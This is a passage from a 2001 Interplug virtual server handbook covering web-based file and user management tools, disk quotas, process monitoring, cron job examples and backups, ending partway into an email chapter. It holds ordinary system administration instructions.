                              !    Moving files
                              !    Linking files
                              !    Changing the Permissions of files
                              !    Uploading New files to your server
                              !    Making New Directories

                              To install iManager
                              To install iManager, telnet or SSH to your virtual server and perform the
                              following steps:
                                  % cd
                                  % tar -xvf imanager/imanager.tar


                              Running iManager
                              The virtual server root user and any valid user with a POP or FTP account
                              can run iManager and access the directories and files that they have rights
                              to. The iManager startup prompts for a user name and password as well as
                              a directory path. iManager authenticates the user by looking in the
                              ~/etc/passwd file. If the user does not exist in the password file they will be
                              denied access. If the user does exist but is trying to access a directory that
                              they do not rights to they will be denied access. If a user has a POP account
                              only they will be limited to changing their password. FTP users will be able
                              to manage the files in their home directory.

                              To run iManager
                              1.   To start iManager open the web browser of your choice and enter the
                                   following URL into your web browser substituting <yourdomain.com>
                                   with your domain name:
                              http://yourdomain.com/cgi-bin/admin/gateway.cgi/
                              2.   Enter your user id, password and leave the "Path Specification blank"
                                   (the path will default to your home directory).
                              3.   Click Start iManager. The iManager window displays your current
                                   working directory on your server and a list of entries in that directory.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  39
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              To navigate the directories
                              1.   Move around the directories by modifying the Path Specification box.
                              2.   Click Change Directory.

                              To move below your current working directory
                              Below the "Path Specification" box there is the "Entries in Current Working
                              Directory" list. A directory will have [CD] on the right. To change to a
                              directory click on the [CD] to the right of the directory name.

                              Note: If the current working directory entries list contains a graphic file
                              or a home page file, click on the file name to bring up a small browser.
                              The browser displays graphic images and home page files.

                              The list of entries displays to following:
                              !    File name
                              !    File size
                              The date the file was last modified Each file within the list has a series of
                              options that you can do to it:
                              !    Edit
                              !    Delete
                              !    Copy
                              !    Move
                              !    Link
                              !    Chmod (change permissions)


                              Editing and deleting a File
                              iManager enables you to edit text files, such as HTML files, from within
                              your web browser. This is useful if you need to make a quick change and do
                              not want to do it via telnet.
                              The list of entries displays an Edit column. Each entry has ED, CD, or a
                              blank associated in this column.

                              To edit files
                              From the Edit column, click on the ED to begin editing (ED signifies that
                              the entry is an editable text file).

                              Note: If an entry has no option in the Edit column, then the file is neither
                              a directory nor an editable text file. Graphic images appear like this.


                              To delete files
                              1.   From the iManager list of entries, go to the Delete column. File and
                                   directory entries found in the Delete column have RM by each entry.
                                   RM stands for the remove (UNIX) command.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                     40
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              2.   Select a file or directory.
                              3.   Click RM. This action requires that you confirm the deleted selection.


                              Copying and Moving a File
                              iManager can copy files on your server to a new file and a new location, or
                              it can move or rename files.

                              To copy files
                              1.   From the iManager list of entries, go to the Copy column. File and
                                   directory entries found in the Copy column have CP by each entry. CP
                                   stands for the copy (UNIX) command.
                              2.   Select a file or directory.
                              3.   Click CP. This action places the file or directory in a copy dialog.
                              4.   Enter the name of the new copy you are creating.

                              Note: You are also able to change the path for your copy if you would
                              like to place it in a directory other than your current working directory.


                              To move files
                              1.   From the iManager list of entries, go to the Move column. File and
                                   directory entries found in the Move column have MV by each entry.
                                   MV stands for the move (UNIX) command.
                              2.   Select a file or directory.
                              3.   Click MV. This action places the file or directory in a move dialog.
                                   This dialog uses the mv UNIX command that moves or renames the file
                                   or directory.


                              Linking or changing permissions to a
                              File
                              iManager also allows you to link files with symbolic links. Symbolic links
                              enable you to have one file actually point to another file. For example, if
                              you have a few files with different names that are all actually the same file,
                              you can link them all to one file. This way if you need to change this file
                              you can change it once and it will affect all the linked files.

                              To link files
                              1.   From the iManager list of entries, go to the Link column. File and
                                   directory entries found in the Link column have LN by each entry. LN
                                   stands for the link (UNIX) command.
                              2.   Select a file or directory.
                              3.   Click LN. This action displays the Create Link to File or Create Link to
                                   Directory page.
                              4.   Enter the name and path of the file you want to link to the file you
                                   selected.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  41
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Note: If you have a file called index.html and want to link a new file
                              called welcome.html to it, select the LN next to your index.html file. On
                              the Create Link to File page enter the Filename as welcome.html. If a
                              user accesses welcome.html, it displays as the index.html file. If you edit
                              your index.html file, the welcome.html file shows the changes.


                              To change file permissions
                              1.   From the iManager list of entries, go to the Permissions column.
                              2.   Select a file.
                              3.   Click CM.
                              4.   Change the permissions of the file selected.

                              Note: If you are unsure about what file permissions you need for a file or
                              directory then leave them alone.


                              Uploading a New File to your Server
                              You can use iManager to upload a file for you from your local computer to
                              your virtual server without the need of an FTP client.

                              To upload files to your virtual server
                              1.   From the Upload File to Current Working Directory section of
                                   iManager’s main window, enter the Local Filename (of the file on your
                                   computer that you want to upload to your virtual server).
                              2.   Use the Browse button if you need to find the proper file.
                              3.   Enter the Remote Filename or name that you want to call the file (once
                                   it is loaded onto your server).
                              4.   Change the Remote Path if want to upload the file to a directory other
                                   than your current working directory.
                              5.   After selecting the correct file and correct remote filename and path,
                                   click Upload File.


                              Making a New Directory
                              Within iManager you are able to add a new directory to your virtual server
                              under your current working directory.

                              To make new directories
                              1.   From the Make New Directory section of iManager’s main window,
                                   enter the new directory name.
                              2.   Click Make New Directory.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   42
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Using iRoot
                              With iRoot you can maintain your server by doing the following:
                              !    Adding Email and FTP users
                              !    Changing Email and FTP users' passwords
                              !    Removing Email and FTP users
                              !    Adding, Deleting, and Updating your Email aliases
                              !    Changing your server Root password

                              To install iRoot
                              To install iRoot telnet or SSH to your virtual server and type the following
                              commands:
                                  % cd
                                  % tar –xvf iroot/iroot.tar

                              To run iRoot
                              1.   Enter the following URL into your web browser substituting
                                   <domainname> with your domain name:
                              http://yourdomain.com/cgi-bin/admin/gateway.cgi/
                              or
                              http://yourdomain.com/cgi-bin/admin/vs/gateway.cgi/
                              2.   Enter your virtual server root user id and password.
                              3.   Click Start iRoot (you may need to scroll down a bit).

                              Adding Email and FTP Users - vadduser
                              1.   Go to the vadduser Wizard - Username section.
                              2.   Enter a new username, click Next.
                              3.   Enter the new users password and confirm, click Next.
                              4.   At the Full Name screen enter the users full name, click Next.
                              5.   At the FTP Privileges screen, decide whether or not you want the user
                                   to have FTP privileges. If No, click Next to confirm the user settings
                                   you have chosen. If Yes, click Next to select the home directory you
                                   want the user to have, click Next.
                              6.   At the FTP Quota screen, select the disk space you want to allocate to
                                   the user, click Next to confirm the user settings you have chosen.

                              Note: While using the vadduser Wizard or any of the iRoot Wizards, use
                              the Prev and Next buttons to navigate forward and back to make any
                              changes you need before confirming your decisions.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                43
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              To change Email and FTP Users' Passwords - vpasswd
                              1.   Go to the vpasswd Wizard - Username section.
                              2.   Select a username, click Next.
                              3.   Enter the users new password and confirm your entry. Click Next to
                                   confirm.
                              4.   If the settings are correct, click Change Password.

                              To remove Email and FTP Users - vrmuser
                              1.   Go to the vrmuser Wizard - Username section and select a user to
                                   delete.
                              2.   Click Next to confirm.
                              3.   Click Remove User.

                              Adding an Email Alias
                              1.   Go to the Add Alias Wizard - Alias Name section to add an Email alias.
                              2.   Choose an alias name, click Next to go to the Alias Type screen.
                              3.   Select a simple alias, an include list , or an autoreply.

                              Note: If you have questions how to implement the alias, include list, or
                              autoreply, please refer to chapter 7.

                              4.   Click New Aliases to run the vnewaliases command (so your changes
                                   take effect).

                              To delete an Email Alias
                              1.   Go to the Delete Alias Wizard - Alias Name section.
                              2.   Select an alias name to delete from the list, click Next to confirm.
                              3.   Click Remove Alias or click Prev or Cancel to start over.
                              4.   Click New Aliases to run the vnewaliases command (so your changes
                                   take effect).

                              To update your aliases file-vnewaliases
                              1.   Go to the vnewaliases Wizard section.
                              2.   Click New Aliases to update your aliases file.

                              To change your server root password-passwd
                              To change the root users password you must Telnet or SSH to the virtual
                              server and type the following:
                                  % passwd userid
                              Enter your choice for a new password and confirm it.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 44
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    4
                              Maintaining your
                              Virtual Server
                              The Interplug support staff maintains the physical server that your Virtual
                              Server is hosted on, but you are responsible for the daily administration of
                              your Virtual Server. The responsibilities of the Virtual Server Administrator
                              vary depending on what is running on the Virtual Server. This chapter
                              discusses the following:
                              !   Managing Quotas
                              !   Managing the Virtual Server load
                              !   Managing users
                              !   Troubleshooting
                              !   Automating routine processes
                              !   Backups


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               45
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Managing Quotas
                              Each Virtual Server has a disk quota that controls the amount of disk space
                              it can use on the host server. The amount of disk space that a Virtual Server
                              can use depends on the type of Virtual Server it is. The default quotas for
                              the types of Virtual Servers are listed below:
                              !   Server A: 100 Megs
                              !   Server B: 400 Megs
                              !   Server C: 800 Megs
                              The Virtual Servers quota can be increased at any time. Additional disk
                              space costs $0.50 per meg/per month. It is not always necessary to add
                              additional disk space when your quota is reached. It is very common for the
                              log files on your Virtual Server to be taking up excessive space or in other
                              cases a hung process such as AFTPD could be using disk space. These
                              issues will be discussed later in this chapter.

                              To increase your quota
                              Send an E-mail to support@interplug.com requesting additional disk space
                              in 1 meg increments.


                              Sample Quota Command
                              To check the amount of disk space used on the virtual server telnet to the
                              server and from a command prompt type:

                              % quota
                              Disk quotas for user bob (uid 11487):
                              Filesystem blocks quota limit grace files quota limit grace
                              /usr       80030 281600 309760 255 55000 57750


                              Defining Quota commands
                              Filesystem This indicates that quota is checking for any files that you own
                                         on the /usr volume. You also own files on the /backup
                                         volume but they are not counted against your quota.
                              Blocks        The blocks indicate the space that is currently being used. A
                                            block is 1024 bytes. This server is using 81.9 megs of disk
                                            space (80030x1024).
                              Quota         The disk space allowed a Virtual Server indicated in blocks.
                                            This Virtual Server is a server with 275 megs by default
                                            (281600/1024=275). The quota is a soft limit, meaning the
                                            server continues to function when it reaches the quota.
                              Limit         The limit is a hard limit, meaning the server is unable to write
                                            to disk when it exceeds this limit. Each Virtual Server is
                                            allowed a 10% (275+27.5=302.5 | 302.5*1024=309760)
                                            excess of its quota before the limit is reached.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   46
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Grace         The grace period is a time allowed for being over quota before
                                            a hard limit is reached. The grace period is 7 days. You can go
                                            over quota and still continue to function as long as you do not
                                            go over quota by 10% or more or for over 7 days.
                              Files         Your quota is also controlled by the number of files you have
                                            and the amount of disk space. The limit on the number of files
                                            can be increased without a charge. We currently give you 200
                                            files per meg (275*200=55000). The files limit has a quota
                                            and grace which function just like the disk space quota.

                              Note: When you are over the quota you need to take action before the
                              limit is reached. When the limit is reached, any program that creates or
                              appends to files does not function.


                              Exceeding Quotas because of Logs
                              The server maintains log files for E-mail, FTP and the World Wide Web.
                              The logs grow rapidly on an active server. To avoid going over the limit due
                              to log files, set up a CRON file that E-mails the needed logs to you and then
                              nukes the logs when finished. See Managing with Cron, later in this
                              chapter.

                              To remove log files
                              !   At the command prompt, enter the command vnukelog. This action
                                  removes the following files:
                                  ~/usr/log/messages (this is the log file for E-mail, ftp and logins)
                                  ~/www/logs/error_log
                                  ~/www/logs/access_log
                                  ~/www/logs/referer_log

                              Handling Subhost Quotas
                              The command used to maintain logs for subhosts is called vnl. The
                              command reads the World Wide Web httpd.conf file, checks for
                              subhosts with log files, and lists the log files. You can then choose which
                              log files to delete with vnl.

                              To view your disk usage
                              While at a command prompt:
                              % cd
                              % vdiskuse | more

                              Note: vdiskuse lists the directory and file usage from your current
                              directory.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   47
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Managing the Virtual Server
                              Load
                              The Virtual Server has limits on the amount of resources it can use at any
                              one time. This makes it very important to manage the load you put on it.
                              The term "load" refers to the usage of the following:
                              !     Memory
                              !     CPU
                              !     Files open
                              !     Processes
                              The following table shows Virtual Server limits.
                                  Server A                  Server B                Server C
                                  Memory         8 MEGS     Memory     8 MEGS       Memory        12 MEGS

                                  Quota          100 MEGS   Quota      400 MEGS     Quota         800 MEGS

                              Each Virtual Server needs limits to keep one Virtual Server from abusing
                              the performance of the physical host server.

                              To check the Virtual Server load
                              From the command prompt type:
                              % top
                              The Top command displays both cumulative totals of the host server and
                              totals of your Virtual Server:
                              !     load average
                              !     number of processes
                              !     CPU use
                              !     Memory use


                              Sample top command
                                    The following is a sample of the output from running top:

                                    load averages: 0.06, 0.02, 0.00      14:34:21
                                    263 processes: 8 running, 249 sleeping, 6 zombie
                                    CPU states: 44.0% user, 0.0% nice, 32.3% system,
                                    0.0% interrupt, 23.7% idle
                                    Memory: Real: 42M/95M Virt: 105M/1319M Free:
                                    114M
                                    PID USERNAME PRI NICE SIZE RES STATE TIME
                                    WCPU CPU COMMAND
                                    20655 trout 18 0 220K 288K sleep 0:00 0.00%
                                    0.00% csh
                                    20686 trout 28 0 504K 644K run   0:00 0.00%
                                    0.00% top


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  48
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              While running top you can do the following:

                              To increase the number of processes listed
                              !   While top is running press "n"

                              To kill a process
                              1. While top is running press "k"
                              2. Enter the process ID (PID).
                              The left column stores the PID. You can kill multiple processes by entering
                              multiple PID numbers on one kill line with a space separating the PID
                              numbers.

                              Note: Take care when killing a process. The only time that you should
                              kill a process is if a process is hung and using up your resources.


                              Defining top terminology
                              Load averages         The load averages at the top of the example is your
                                                    Virtual Server’s total load with a history of one
                                                    minute, five minutes and fifteen minutes. A load
                                                    average over 1.0 is high for a Virtual Server.
                              Active processes      The active processes at the bottom of the example are
                                                    the processes currently running on your Virtual
                                                    Server.


                              Memory and Processes
                              A process is a program that is running, sleeping, or waiting. For example,
                              when your web receives a hit, HTTPD uses a process. If the programs you
                              have running exceed the memory limit, you will effectively shut down your
                              own virtual server. For example, if you have a "RealAudio" server that uses
                              four megabytes of memory you would only have half the virtual server
                              memory available for other processes.

                              To check the processes
                              From the command prompt:
                              % ps
                              For example, if you want to check the processes that start with POP, you
                              would enter:
                              % ps –ax | grep pop
                              The following is an example of killing a process:
                              % ps -ax | grep pop
                              % kill pid_number


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 49
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Managing Users
                              The Virtual Server Administrator is responsible for the following:
                              !   Adding users
                              !   Removing users
                              !   Modifying user profiles
                              The following commands deal directly with users and their profiles. Each
                              command is explained in detail in this chapter:
                              vadduser        Adds and modifies users.
                              vlistuser       Lists all users on your Virtual Server.
                              vrmuser         Removes a specified user.
                              vpasswd         Changes password for a user.


                              Adding Users
                              Use "vadduser" to add users and modify existing users’ profiles.

                              To add a user
                              1. From a Telnet prompt, enter "vadduser." This action displays a series of
                                 fields to fill in after beginning with the following command example:
                                 % vadduser
                              2. Enter the username
                              3. Enter E-mail/FTP Password.
                              4. Retype new password:
                              5. Enter User's Full Name followed by a return. Use less than 80
                                 characters and no ':' characters.
                              6. Enter the Account Services that the user’s accounts uses, including:
                                  !       FTP (File Transfer Protocol) for uploading/downloading files
                                  !       E-mail services including POP, IMAP, and SMTP
                                  !       Enter the service name (FTP or Mail) to toggle the services for the
                                          account.
                              7. Enter a positive or negative response to the question "Do you want to
                                 add service options like quotas to this account?"
                              8. Enter FTP quota for this account in MB (0 for no quota).
                              9. Enter a numerical response for the question "Where would you like to
                                 put the user’s home directory?"
                                  !     Enter "1" for an E-mail account home directory
                                        (/usr/home/username).
                                  !     Enter "2" for a web-hosted account home directory
                                        (/usr/local/etc/httpd/htdocs/username).
                                  !     Enter "3" for an anonymous FTP home directory
                                        (/ftp/pub/username).
                              10. Or enter in any custom path.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  50
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Note: Running the vadduser script is straightforward with one
                              exception: the account services (FTP and Mail). These services are
                              added to this users account by default. Do not enter anything, just hit
                              enter for the user to have FTP and E-mail. For the user to have FTP-
                              only access, enter mail. For the user to have Mail-only access, enter
                              FTP and hit enter. If you need to add a service, enter FTP or mail to
                              toggle it on.


                              To modify an existing user
                              1. Run vadduser again.
                              2. Specify the username.
                              3. Vadduser detects the user by name, then asks you if you want to modify
                                 the user account. Proceed through the Vadduser fields by answering the
                                 questions.

                              To list users
                              vlistuser             Lists the users you have added to the Virtual Server.
                                                    It lists the name, userid, home directory and E-
                                                    mail/FTP quotas.

                              Removing Users
                              vrmuser               Removes a user from your Virtual Server. To run
                                                    vrmuser, enter the command at a Telnet prompt.

                              Changing a users password
                              vpasswd               Changes a users password. To run vpasswd type
                                                    vpasswd username at a Telnet prompt.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               51
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Troubleshooting the Virtual
                              Server
                              The Virtual Server administrator is called upon to troubleshoot the errors
                              and problems that will come up from time to time. Many of the
                              troubleshooting steps have already been mentioned in this chapter.


                              Checking the quota
                              Remember when the quota hard limit is met, nothing can write to disk. E-
                              mail is not accepted, logs are not written, installs do not complete,
                              guestbooks and forms do not save to file. Remember the quota has the soft
                              limit and hard limit so you have time to fix the problem. If you go over
                              quota you can use the vnukelog and vdiskuse commands to fix the
                              problem.


                              Checking the log files
                              Errors and system messages are logged in the Virtual Server log files. If you
                              are having problems with E-mail or FTP check the ~/usr/log/messages file.
                              When users report problems with E-mail or FTP the second thing support
                              checks after checking quotas is the messages file. Many times the error the
                              end user is reporting is an obscure client error. Checking the
                              ~/usr/log/messages file will give more details on the error. It is extremely
                              useful to use the "tail" command to watch the messages as they are being
                              added to the log. This way you can see what is being added to the log as the
                              user duplicates the error. To do this do the following:
                              1. Telnet to your Virtual Server
                              2. At a command prompt type the following:
                              % tail -f ~/usr/log/messages
                              3. Have the user duplicate the error while running the tail command.
                              The errors users get while browsing your web site are recorded in the
                              ~/www/logs/error_log file. Once again the error on the browser may not
                              have a lot of useful information while the error log has specific messages.
                              You can use the above tail command to watch the log while you duplicate
                              the error.


                              Checking the processes
                              If you are getting errors, check the current processes running. Use the top
                              and ps commands to check the processes currently running. It is not
                              uncommon to have a CGI not closing properly and that uses all of the
                              Virtual Servers capacity. Occasionally the popper process may hang when a
                              users connection is terminated improperly. When checking top look at the
                              time a process has been running. If it is idle and has been running for a
                              long time it may be hung and causing you some problems.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  52
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Contact support if all of the above fails. Technical support can give the
                              details of what was done to solve the problem and you can keep that
                              information for future use. Also check the web site. Support has archives,
                              knowledge bases and numerous documents that will help with common
                              problems.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  53
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Managing with Cron
                               Cron enables you to schedule things to be done automatically. Cron is the
                              system scheduler for Unix. Using Cron, you can schedule events to occur
                              daily, weekly, monthly, hourly or whenever. Any command or set of
                              commands you can run from a Telnet prompt can be run from Cron. For
                              detailed information on Cron you can Telnet to your server and type "man 5
                              Crontab" at the command prompt. Much of the information in this section is
                              taken from the man (manual) page written by Paul Vixie.
                              Each Virtual Server can load its own Cron job to execute scheduled tasks.
                              The most effective way to use Cron is to load the scheduled tasks into the
                              Cron daemon from a file that you have created and stored on the Virtual
                              Server. Although it is possible to manipulate Cron directly, loading Cron
                              jobs from pre-formatted files will ensure that you have a copy of the file
                              around for editing and for archival purposes. A common place to put such a
                              Cron file is in a directory called " Cronfiles" in your ~/etc directory.

                              To make the " Cronfiles" directory
                              1. Connect to your Virtual Server via Telnet.
                              2. Enter:
                                 % cd ~/etc
                                 % mkdir cronfiles
                              You can then store the file(s) holding your Cron information in this
                              directory. After you have made the Cron file, you need to load it into the
                              Cron program (daemon).

                              To load a file into the Cron program
                              1. Change directories to where the file is located on your Virtual Server.
                                 % cd ~/etc/cronfiles
                              If you have placed a Cron file in the directory named my_ cron_file, load
                              the file into the Cron program by typing:
                                  % crontab my_cron_file
                              A copy of the Cron file you created is in memory in the Cron program. To
                              view Cron's copy in memory, you can call the Cron program with the "list"
                              option:
                                  % crontab -l
                              Cron has other command line options such as "edit" and "remove". These
                              commands will allow you to manipulate the information that Cron has in
                              memory. For example, if you wanted to add another event to the Cron
                              information, you could use the Crontab -e option:
                                  % crontab -e
                              This will take the copy of the entry that is stored in the Cron programs
                              memory, and allow you to edit it. This is however a less preferable option
                              than changing the physical file and re-loading it into Cron because the
                              changes will not be physically stored anywhere accept in Cron’s memory.
                                  % crontab -r
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  54
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              This will remove the Cron entry you have loaded.

                              Note: If you created a Cron entry with " crontab -e" and your run
                              "crontab -r", you will lose your Cron entry forever. This is a good reason
                              to keep a physical copy of your Cron file and load it into memory.


                              Creating Cron files
                              In a Cron file, blank lines are ignored. Lines that have a pound sign (#) as
                              the first character are considered comments. There are two types of Cron
                              entries; environmental variables and Cron commands.

                              Environmental variables
                              Environmental variables have the form:
                              name = value
                              The spaces around the equal sign are optional and any spaces in the "value"
                              will be included in the value being set. The value string may be placed in
                              quotes (either single or double) to preserve leading or trailing spaces.
                              One environmental variable that can be set is the MAILTO variable. If
                              MAILTO is defined, any mail that is sent by Cron, such as error
                              notifications, are sent to the address assigned to the variable. If this value is
                              not explicitly defined, error mail messages will be sent to the Virtual Server
                              Administrator login name. For example, if your Virtual Server administrator
                              login name (i.e., Telnet login name) were "judy", administrative e-mail
                              from the Cron daemon would be sent to judy@yourdomain.com. An
                              example MAILTO entry might look like:
                              MAILTO=johndoe@somedomain.com
                              If MAILTO is defined as follows:
                              MAILTO=""
                              no mail will be sent from Cron

                              Setting Cron commands
                              Each command entry in a Cron file is composed of a series of fields that
                              Cron uses to determine what event to run at a specific time and date. The
                              first five fields (space delimited) specify time and date information as
                              follows:
                                CRON Time and Date fields
                               Field                        Allowed values
                               Minute                       0-59
                               Hour                         0-23
                               Day of Month                 0-31
                               Month                        0-12 (first three letters of month names allowed)
                               Day of Week                  0-7 (first three letters of weekday names allowed)


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                    55
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              An asterix may be used as a wildcard meaning "first through last". The
                              asterix is used when you want an event to occur for every allowable value.
                              For example, if you wanted to schedule your log files to be purged on a
                              monthly basis you could place an asterix in the Day of Month field. As you
                              might imagine, it would be unwise to put an asterix in the Minute field of
                              the Cronfile as it may cause too much of a load on your Virtual Server.
                              Ranges such as two numbers separated with a hyphen (-) are allowed. For
                              example, if you wanted the Cron to send you E-mail to warn you that your
                              taxes are due April 15th, and you want to be warned starting in January
                              until they are due in April, you could create a Cronfile with the value 1-4 in
                              the month field, and the Cron would run starting in January until April. You
                              can specify a list of values by separating the numbers with a comma. For
                              example, 1,7,9,10 would be the months January, July, September, and
                              October. Skip values can be specified with the "/" sign. For example, 1-12/2
                              would be "every other month". Names can also be used for the month and
                              day of the week fields. The first three letters of the month or day can be
                              used. This option is not allowable with ranges or lists.
                              Here are some additional examples of valid time/date values:
                              Example:      What it does (examples are in the hour field)
                              8-12          Event will execute each hour in the range 8,9,10,11,12
                              1,4,5,7       Event will execute each hour specified 1,4,5,7
                              0-4,8-12      Event will execute each in the two ranges
                              0-23/2        Event will execute every other hour 2,4,6,8....
                              */2           Same as above
                              The sixth field in a Cron file (i.e., rest of the Cron line) are where you place
                              the command you want to run. The entire command portion, up to the
                              newline character or the % character will be executed by /bin/sh (or the
                              shell you have specified with the SHELL environmental variable). Percent
                              signs in the command, unless they are escaped with a backslash () will be
                              changed into newline characters and all data after the first % will be sent to
                              the command as standard input.
                              Example Cron for mailing a notice about taxes:
                                 # This is a comment.
                                 SHELL=/bin/csh
                                 MAILTO=johndoe@somedomain.com
                                 5 22 14 1-4 * mail -s "Your taxes are due on
                                 April 15th"
                                 judy@somedomain.com%Judy,%%Fill out your taxes!%

                              Note: Do not place hard returns in Cron commands (the line wraps on
                              its own). Hard returns tell Cron that the end of the Cron command has
                              occurred.

                              Example Cron for deleting logs monthly:
                                 MAILTO=johndoe@somedomain.com
                                 1 3 * * * /usr/local/bin/virtual vnukelog


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  56
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Notice the use of the "virtual" command in the above example. The virtual
                              command is used to run scripts from the users "home" directory. It should
                              be pointed out here that CRON jobs do not run from the Virtual Server
                              environment. They run from the physical server environment but run under
                              the Virtual Server User ID (a special number that keeps track of users, what
                              files they own, and what processes they own). For this reason, when you try
                              and run scripts or programs from Cron, you must include the full path to the
                              script. This includes the path to your "home" directory. For example, if my
                              Telnet login were "judy", the path to my home directory would be
                              /usr/home/judy/. This is the path from the physical server's root file
                              structure.
                              Example Cron for sending a notice to occasionally mail information to
                              judy:
                                 01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/
                                 Cronfile/my_ Cron_file | /usr/bin/mail -s
                                 "Message goes here" judy@somedomain.com

                              Note: The use of the environmental variable $HOME, enables you to do
                              the same thing as the virtual command.

                              Example Cron for automating stats using getstats:
                                 40 19 * * * /usr/local/bin/getstats -d -f |
                                 /usr/bin/mail -s "HTTP Daily stats"
                                 judy@somedomain.com
                              Example Cron for producing a weekly "getstats" report
                                 40 19 * * 1 /usr/local/bin/getstats -w -f |
                                 /usr/bin/mail -s "HTTP Weekly stats"
                                 judy@somedomain.com
                              Example Cron for nuking the logs with the -n option
                                 40 19 1 * * /usr/local/bin/getstats -w -f -n |
                                 /usr/bin/mail -s "HTTP Monthly Stats"
                                 judy"@somedomain.com

                              Note: Nuking the logs only occurs after Cron has produced a weekly
                              "getstats" report.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              57
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Backups
                              Each night the Virtual Server is copied to /backup/home/login-id. Prior to
                              the copy the contents of /backup/home/login-id are compressed into a tar
                              file which also gets archived on tape. Restoring files from the different
                              locations would be difficult without a utility called getback. To restore a
                              file using getback, Telnet to the server and change to the directory where
                              the file is located and then type getback filename or getback
                              directory-name. It will list the times and dates available from
                              /backup/home, /usrbackup, and tape. There is a charge for recovering some
                              of the older files, getback will say "fee" on the line if it is a charge.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              58
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    5
                              Using the Virtual
                              E-mail Service
                              Among the most popular features of the Internet today is electronic mail, or
                              E-mail. Like its postal equivalent, E-mail are messages relayed with sender
                              addresses and recipient addresses. Unlike postal mail, however, electronic
                              mail is delivered around the world in a matter of seconds and is used to
                              reach a large number of recipients with little cost or difficulty.
                              When discussing the transmission of E-mail messages from computer to
                              computer across the Internet, you should first understand some of the
                              technical terminology involved. When computers transfer E-mail to each
                              other across a computer network, they communicate using a special
                              protocol, or a prearranged pattern of communication, to "speak" to each
                              other so that mutual comprehension occurs. This chapter includes
                              information about the following:
                              !   Protocols
                              !   Exploring SMTP server software
                              !   Creating E-mail accounts
                              !   Setting up aliases
                              !   Creating E-mail address mappings
                              !   Maintaining your E-mail log file


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               59
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Protocols
                              SMTP (Simple Mail Transfer Protocol) enables computers to send mail
                              to each other using the Internet. SMTP pertains only to the protocol used by
                              computers to transfer and deliver E-mail.
                              POP (Post Office Protocol) enables mail recipients to retrieve mail that has
                              arrived.
                              IMAP (Internet Message Access Protocol) enables message retrieval and
                              storage.


                              SMTP server
                              An SMTP server must have the following to send and receive E-mail across
                              the Internet:
                              !   An SMTP server should have a continuous Internet connection and be
                                  prepared to receive mail at all times because incoming mail can arrive
                                  at any time of day.
                              !   An SMTP server is also asked to deliver outgoing messages on behalf
